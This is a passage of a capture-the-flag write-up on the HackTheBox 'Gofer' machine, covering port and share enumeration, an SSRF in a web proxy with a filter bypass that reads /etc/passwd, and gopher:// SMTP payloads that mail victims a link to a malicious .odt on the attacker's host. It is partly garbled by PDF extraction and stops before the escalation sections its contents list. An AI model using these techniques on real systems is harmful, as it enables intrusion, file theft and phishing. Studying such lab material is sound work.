

Table of Contents

Scanning.....	1
Testing functionality and inspecting – Web	2
SSRF	7
Creating malicious .odt file and exploiting	9
Privilege Escalation	13
Reverse Engineering	15
Exploiting	18

Scanning

I scanned the machine using -sV and -sC (banner grabbing and the default NSE script) for 1000 commons ports only.

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ nmap 10.10.11.225 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 03:20 EDT
Nmap scan report for 10.10.11.225
Host is up (0.14s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 aa:25:82:6e:b8:04:b6:a9:a9:5e:1a:91:f0:94:51:dd (RSA)
|   256  18:21:ba:a7:dc:e4:4f:60:d7:81:03:9a:5d:c2:e5:96 (ECDSA)
|_  256  a4:2d:0d:45:13:2a:9e:7f:86:7a:f6:f7:78:bc:42:d9 (ED25519)
25/tcp    filtered  smtp
80/tcp    open      http         Apache httpd 2.4.56
|_ http-title: Did not follow redirect to http://gofer.htb/
|_ http-server-header: Apache/2.4.56 (Debian)
139/tcp   open      netbios-ssn  Samba smbd 4.6.2
445/tcp   open      netbios-ssn  Samba smbd 4.6.2
Service Info: Host: gofer.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2023-09-06T07:20:50
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.60 seconds

```


Open ports what ere found: 22, 80, 139, 445. As well one filtered port (25 - SMTP)

Erel Regev


Testing functionality and inspecting – Web



While scrolling down the website, a portfolio section can be seen:




By clicking on one of the pictures:



Erel Regev

Note the path that holds those pictures:




/assets/img/portfolio/\$file_name

At the bottom of the page it is possible to send the website's team a message using query boxes:

Form for sending a message to the website's team. It includes input fields for 'Your Name', 'Your Email', 'Subject', and 'Message', followed by a 'Send Message' button.

As well an option to subscribe:



The website is BootstrapMade.

Erel Regev

Enumeration:

I executed a dirsearch:

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11714
Output: /home/kali/Desktop/Others/dirsearch/reports/_gofer.htb/_23-09-06_03-32-21.txt
Target: http://gofer.htb/

[03:32:21] Starting:
[03:32:36] 403 - 274B - /.ht_wsr.txt
[03:32:36] 403 - 274B - /.htaccess.bak1
[03:32:36] 403 - 274B - /.htaccess.orig
[03:32:36] 403 - 274B - /.htaccess.save
[03:32:36] 403 - 274B - /.htaccessBAK
[03:32:36] 403 - 274B - /.htaccess_orig
[03:32:36] 403 - 274B - /.htaccessOLD
[03:32:36] 403 - 274B - /.htaccess_extra
[03:32:36] 403 - 274B - /.htm
[03:32:36] 403 - 274B - /.htaccess_sc
[03:32:36] 403 - 274B - /.htaccess.sample
[03:32:36] 403 - 274B - /.htaccessOLD2
[03:32:36] 403 - 274B - /.html
[03:32:36] 403 - 274B - /.htpasswd_test
[03:32:36] 403 - 274B - /.htpasswd
[03:32:36] 403 - 274B - /.httr-oauth
[03:32:42] 403 - 274B - /.php
[03:33:44] 301 - 307B - /assets -> http://gofer.htb/assets/
[03:33:45] 200 - 2KB - /assets/
[03:35:42] 403 - 274B - /server-status
[03:35:42] 403 - 274B - /server-status/

Task Completed
```

Nothing special except what I have already found.

I used SMBmap in order to try and enumerate shares on the server:

```
kali@kali: ~/Desktop/Others/dirsearch
File Actions Edit View Help
(kali@kali)-[~/Desktop/Others/dirsearch]
$ smbmap -H 10.10.11.225

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEVans@gmail.com
https://github.com/ShawnDEVans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.11.225:445 (smb) Name: gofer.htb
    Disk
    print$ /usr/bin/ncftools/ncftools-1.7.0-1-amd64.deb
    shares /usr/bin/ncftools/ncftools-1.7.0-1-amd64.deb
    IPC$ /usr/bin/ncftools/ncftools-1.7.0-1-amd64.deb

Status: Authenticated
Permissions Comment
NO ACCESS Printer Drivers
READ ONLY IPC
NO ACCESS IPC Service (Samba 4.13.13-Debian)
```

I made an attempt to connect to that share:

```
(kali@kali)-[~/Desktop/Others/dirsearch]
$ smbclient //gofer.htb/shares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
backups
Common-Credentials
Cracked-Hashes
Malware
Permutations
PHP-Magic-Hash
probable-v2-f
probable-v2-f
probable-v2-f
probable-v2-f
Fri Oct 28 15:32:08 2022
Fri Apr 28 07:59:34 2023
Thu Apr 27 08:49:32 2023
rockyou.txt
rockyou.txt
```

Erel Regev

No credentials were needed. There is a hidden directory called .backup:

```
smb: \> cd .backup\
smb: \.backup\> ls
.
..
mail
Common-credentials
5061888 blocks of size 1024. 2144056 blocks available
smb: \.backup\>
```

There is a "mail" file located on the remote machine.

Let's download it and reveal its content:

```
smb: \.backup\> get mail
getting file \.backup\mail of size 1101 as mail (1.9 KiloBytes/sec) (average 1.9 KiloBytes/sec)
```

```
mail
1 From: jdavis@gofer.htb [Fri Oct 28 20:29:30 2022]
2 Return-Path: <jdavis@gofer.htb>
3 X-Original-To: tbuckley@gofer.htb
4 Delivered-To: tbuckley@gofer.htb
5 Received: from gofer.htb (localhost [127.0.0.1])
6   by gofer.htb (Postfix) with SMTP id C8F7461827
7   for <tbuckley@gofer.htb>; Fri, 28 Oct 2022 20:28:43 +0100 (BST)
8 Subject: Important to read!
9 Message-Id: <20221028192857.C8F7461827@gofer.htb>
10 Date: Fri, 28 Oct 2022 20:28:43 +0100 (BST)
11 From: jdavis@gofer.htb
12
13 Hello guys,
14
15 Our dear Jocelyn received another phishing attempt last week and his habit of clicking on links without paying much attention may be problematic one day. That's why from now on, I've decided that
16
17 PS: Last thing for Tom; I know you're working on our web proxy but if you could restrict access, it will be more secure until you have finished it. It seems to me that it should be possible to do
18
```

From: jdavis@gofer.htb Fri Oct 28 20:29:30 2022

Return-Path: <jdavis@gofer.htb>

X-Original-To: tbuckley@gofer.htb

Delivered-To: tbuckley@gofer.htb

Received: from gofer.htb (localhost [127.0.0.1])

by gofer.htb (Postfix) with SMTP id C8F7461827

for <tbuckley@gofer.htb>; Fri, 28 Oct 2022 20:28:43 +0100 (BST)

Subject: Important to read!

Message-Id: <20221028192857.C8F7461827@gofer.htb>

Date: Fri, 28 Oct 2022 20:28:43 +0100 (BST)

From: jdavis@gofer.htb

Hello guys,

Our dear Jocelyn received another phishing attempt last week and his habit of clicking on links without paying much attention may be problematic one day. That's why from now on, I've decided that important documents will only be sent internally, by mail, which should greatly limit the risks. If possible, use an .odt format, as documents saved in Office Word are not always well interpreted by Libreoffice.

PS: Last thing for Tom; I know you're working on our web proxy but if you could restrict access, it will be more secure until you have finished it. It seems to me that it should be possible to do so via <Limit>

Erel Regev

Two important notes from the text:

- 1) "If possible, use an .odt format"
- 2) "I know you're working on our web proxy but if you could restrict access"

I will be able to probably exploit it using a malicious odt file.

What proxy are they talking about? Let's run a subdomains enumeration to see if we can find more:


ffuf didn't reveal anything, as well other tool I used – until I reached the tool called "wfuzz":

```
kali@kali:~/Desktop/SecLists/Passwords
$ sudo wfuzz -c -w /home/kali/Desktop/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --hc 400,301 -H 'Host:FUZZ.gofer.htb' http://gofer.htb
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://gofer.htb/
Total requests: 4990

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000084:  401        14 L   54 W   462 Ch  "proxy"
```

When accessing this subdomain:



I tried to brute-force it with no success, as well tried some common credentials before that, and it wasn't successful.

I am thinking of testing this domain by sending a POST request to it using the curl command.

Common PHP, if that's the case, can be found behind URLs in web applications which serves specific functions or features.

For example:

index.php

This is a default filename commonly used for the main page or entry point of a website or web application.

login.php or signin.php

Erel Regev

These files are typically used for user authentication. They handle user login, verification, and session management.

register.php or signup.php

These files are used for user registration. They collect user information and create new accounts in the system.

```
(kali㉿kali)-[~/Desktop/SecLists/Passwords]
$ curl -X POST http://proxy.gofer.htb/index.php
<!-- Welcome to Gofer proxy -->
<html><body>Missing URL parameter !</body></html>
```

It seems to be waiting for a URL parameter.

SSRF

SSRF (Server-Side Request Forgery) is a type of security vulnerability that occurs when an attacker can make a server-side request to unintended or unauthorized resources.

This vulnerability is typically found in web applications and arises when the application allows users to specify the URLs for requests that the server will make. An attacker can manipulate this functionality to make requests to internal or external resources, potentially leading to various security risks.

If the server-side code doesn't properly validate or sanitize the url parameter and if it's vulnerable to server-side request forgery (SSRF) or similar security issues, it could potentially result in unintended behavior, such as making requests to the specified from the server.

I tried to add a URL parameter.

```
(kali㉿kali)-[~/Desktop/SecLists/Passwords]
$ curl -X POST http://proxy.gofer.htb/index.php?url=http://10.10.11.225
<!-- Welcome to Gofer proxy -->
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta content="width=device-width, initial-scale=1.0" name="viewport">
<title>Gofer</title>
<meta content="" name="description">
<meta content="" name="keywords">
<!-- Favicons -->
<link href="assets/img/favicon.png" rel="icon">
<link href="assets/img/apple-touch-icon.png" rel="apple-touch-icon">
```

Seems to be vulnerable for SSRF.

I made a attempt to access the /etc/passwd file on the server by providing a file path as the url parameter. This is a common technique used SSRF attacks to access files on the target server.

```
(kali㉿kali)-[~/Desktop/SecLists/Passwords]
$ curl -X POST http://proxy.gofer.htb/index.php?url=file:///etc/passwd
<!-- Welcome to Gofer proxy -->
<html><body>Blacklisted keyword: file:// !</body></html>
```

Erel Regev

The response I received indicates that the web application at <http://proxy.gofer.htb/index.php> has a security mechanism in place to blacklist and block requests containing the keyword "file:///".

I tried to understand what exactly is being blocked and after manipulating the command, I found that that when I remove the '///' it actually works:

```
(kali㉿kali)-[~/Desktop/SecLists/Passwords]
└─$ curl -X POST http://proxy.gofer.htb/index.php?url=file:/etc/passwd
<!-- Welcome to Gofer proxy -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
postfix:x:106:113:/var/spool/postfix:/usr/sbin/nologin
jdavis:x:1001:1001:/home/jdavis:/bin/bash
tbuckley:x:1002:1002:/home/tbuckley:/bin/bash
ablake:x:1003:1003:/home/ablake:/bin/bash
tcpdump:x:107:117:/nonexistent:/usr/sbin/nologin
_laurel:x:998:998:/var/log/laurel:/bin/false
```

There are two users we are familiar with from the email: jdavis and tbuckley.

```
From: jdavis@gofer.htb [Fri Oct 28 20:29:30 2022]
Return-Path: <jdavis@gofer.htb>
X-Original-To: tbuckley@gofer.htb
Delivered-To: tbuckley@gofer.htb
Received: from gofer.htb (localhost [127.0.0.1])
```

I was looking for some interesting techniques to use to exploit it: it seems that I need to force a user to download a malicious .odt file (see above) while exploiting the SSRF vulnerability.


<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery#gopher>

<https://github.com/tarunkant/Gopherus>

Erel Regev

Creating malicious .odt file and exploiting

<https://jamesonhacking.blogspot.com/2022/03/using-malicious-libreoffice-calc-macros.html>



The file was created, and now its time to create a payload to exploit the SMTP service:


I used Gopherus, since the name of the machine is gofer, so I assume it uses the gopher protocol.

<https://github.com/tarunkant/Gopherus>

I received a payload to use:



I sent a request to the server:



It seems to be blocking the IP address.

Erel Regev

Therefore, I used an online converter in order to have the decimal form of the IP 127.0.0.1:

127.0.0.1

Converted Decimal IP:	2130706433
IPv6 Compressed:	::ffff:7f00:1
IPv6 Expanded (Shortened):	0:0:0:0:ffff:7f00:0001
IPv6 Expanded:	0000:0000:0000:0000:0000:ffff:7f00:0001

I sent another request to the server:

```
(kali@kali)-[~/Desktop/0thers/Goferus]
$ curl -X 'POST' 'http://proxy.gofer.htb/index.php?url=gopher://2130706433:25/_MAIL%20FROM:test%40gofer.htb%0ARCPT%20To:george%40gofer.htb%0ADATA%0AFrom:te
st%40gofer.htb%0ASubject:testing%0AMessage:http%3A%2F%2F10.10.14.126:8000%2Frev.odt'
<!-- Welcome to Gofer proxy -->
```

This time, I got no error. But still, after bypassing the WAF, no response on the HTTP server:

```
(kali@kali)-[~/Desktop]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...her/
40gofer.htb%0ASubject:testing%0AMessage:http%3A%2F%2F10.10.14.126:8000/rev.odt
```

I decided to decode the payload and try to understand if there are any mistake that causing problems:

```
http://proxy.gofer.htb/index.php?
url=gopher://2130706433:25/_MAIL%20FROM:test%40gofer.htb%0ARCPT%20To:george%40gofer.htb%0ADATA%0A
From:test%40gofer.htb%0ASubject:testing%0AMessage:http%3A%2F%2F10.10.14.126:8000%2Frev.odt|
```

```
http://proxy.gofer.htb/index.php?url=gopher://2130706433:25/_MAIL FROM:test@gofer.htb
RCPT To:george@gofer.htb
DATA
From:test@gofer.htb
Subject:testing
Message:http://10.10.14.126:8000/rev.odt
```

New structure is needed.

Eventually I sent the following:

Erel Regev

http://proxy.gofer.htb/index.php?url=gopher://2130706433:25/xHELO%250d%250aMAIL%20FROM%3A%3Ctest@gofer.htb%3E%250d%250aRCPT%20TO%3A%3Cjhudson@gofer.htb%3E%250d%250aData%250d%250aFrom%3A%20%3Ctest@gofer.htb%3E%250d%250aTo%3A%20%3Cjhudson@gofer.htb%3E%250d%250a%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250a<a+href%3d'http%3a//10.10.14.107:8000/review.odt>hello%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a


```
[kali@kali]~$ curl -X 'POST' "http://proxy.gofer.htb/index.php?url=gopher://2130706433:25/xHELO%25d%25aMAIL%20FROM%3A%3Ctest@gofe.htb%3E%25d%25aRCPT%20TO%3A%3Cjhu
dson@gofe.htb%3E%25d%25aDATA%25d%25aFrom%3A%20%3Ctest@gofe.htb%3E%25d%25aTo%3A%20%3Cjhdson@gofe.htb%3E%25d%25a%25d%25aSubject%3A%20AH%20AH%20AH
%25d%25a%25d%25a-a+href%3d'http%3a//10.10.14.107:8000/rev.odt+hello<a>%25d%25a%25d%25a%25d%25a,%25d%25aQUIT%25d%25a"
<!-- Welcome to Gofer proxy -->
220 gofer.htb ESMTP Postfix (Debian/GNU)
501 Syntax: HELO hostname
250 2.1.0 Ok
